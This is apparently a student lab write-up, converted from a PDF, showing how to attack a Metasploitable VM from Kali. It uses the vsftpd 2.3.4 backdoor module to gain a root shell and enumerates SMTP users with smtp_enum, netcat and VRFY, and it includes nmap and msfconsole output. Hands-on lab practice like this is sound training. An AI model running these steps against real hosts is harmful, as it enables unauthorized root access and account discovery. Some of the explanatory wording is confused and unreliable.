


Perform Exploiting Metasploit.


Exploiting Metasploit using FTP

In this attack we use the FTP port to exploit the metasploitable.


Step 1:Open Metasploit and Kali Linux simultaneously. Locate the kali and metasploit table machine's ip addresses. By using the commands ifconfig and nbtscan.



Step 2: The database should be started, its status checked, and it should be initiated.




Step 3: Use the nmap tool to determine the system version. putting the nmap -sV command in for 192.168.56.101. We may obtain the version, the port's status, and the many services by using this command.




Step 4: As we will be using the ftp port for the attack, we must first scan it for vulnerabilities. To do this, type the command nmap -p 21 - -script vuln 192.168.56.101. This will allow us to see the vulnerabilities.

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -p 21 --script vuln 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-23 04:58 EST
Nmap scan report for 192.168.56.101
Host is up (0.00068s latency).

PORT   STATE SERVICE
21/tcp open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  BID:48539  CVE:CVE-2011-2523
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|_      https://www.securityfocus.com/bid/48539
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 19.08 seconds
```


Step 5: now we have to use the meta sploit tool so we have to enter msfconsole . and enter the command as search vsftpd.




Step 6: copy the path shown there which has will have the path through which we can enter the machine. Type in the command as use the pathname.



Step 7: Now we have to set the rhost and the payload for the exploitation as shown in the below figure.




Step 8: After that enter the command exploit. Then you will be logged to the target machines kernel enter the command whoami to know which directory you are currently in.





Exploiting Metasploit using SMTP

Step 1:Open both Kali Linux and the Metasploitable, and then use the nmap tool and the ifconfig command to determine each machine's IP address..




Step 2: Then scan the port smtp for all the information by giving the command nmap -p 25 192.168.56.101.





Step 3: Now use the Metasploit tool and enter the msfconsole and enter the command search smtp.



Step 4: now use the path 25 to use it use the command use 25. Which will have the path ending with smtp_enum.

Step 5: Now set the RHOSTS to the metasploitable ip address.


```
msf6 > use 25
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

   Name       Current Setting                                     Required  Description
   ----       ---------------                                     --------  -----------
   RHOSTS                                                         yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      25                                                  yes       The target port (TCP)
   THREADS    1                                                   yes       The number of concurrent threads (max one per host)
   UNIXONLY   true                                                yes       Skip Microsoft bannered servers when testing unix users
   USER_FILE  /usr/share/metasploit-framework/data/wordlists/unix_users.txt  yes       The file that contains a list of probable users accounts.


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > set rhosts 192.168.56.101
rhosts => 192.168.56.101
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

   Name       Current Setting                                     Required  Description
   ----       ---------------                                     --------  -----------
   RHOSTS     192.168.56.101                                      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      25                                                  yes       The target port (TCP)
   THREADS    1                                                   yes       The number of concurrent threads (max one per host)
   UNIXONLY   true                                                yes       Skip Microsoft bannered servers when testing unix users
   USER_FILE  /usr/share/metasploit-framework/data/wordlists/unix_users.txt  yes       The file that contains a list of probable users accounts.


View the full module info with the info, or info -d command.
```

Step 6: After enter the command exploit and enter the shell.

```
msf6 auxiliary(scanner/smtp/smtp_enum) > exploit

[*] 192.168.56.101:25     - 192.168.56.101:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
hii
```


Step 7: Open another terminal and enter the root and scan the port using the command nc 192.168.56.101 25.

Step 8: enter the command to verify the database using the commands VRFY mysql , VRFY daemon , VRFY postgres.

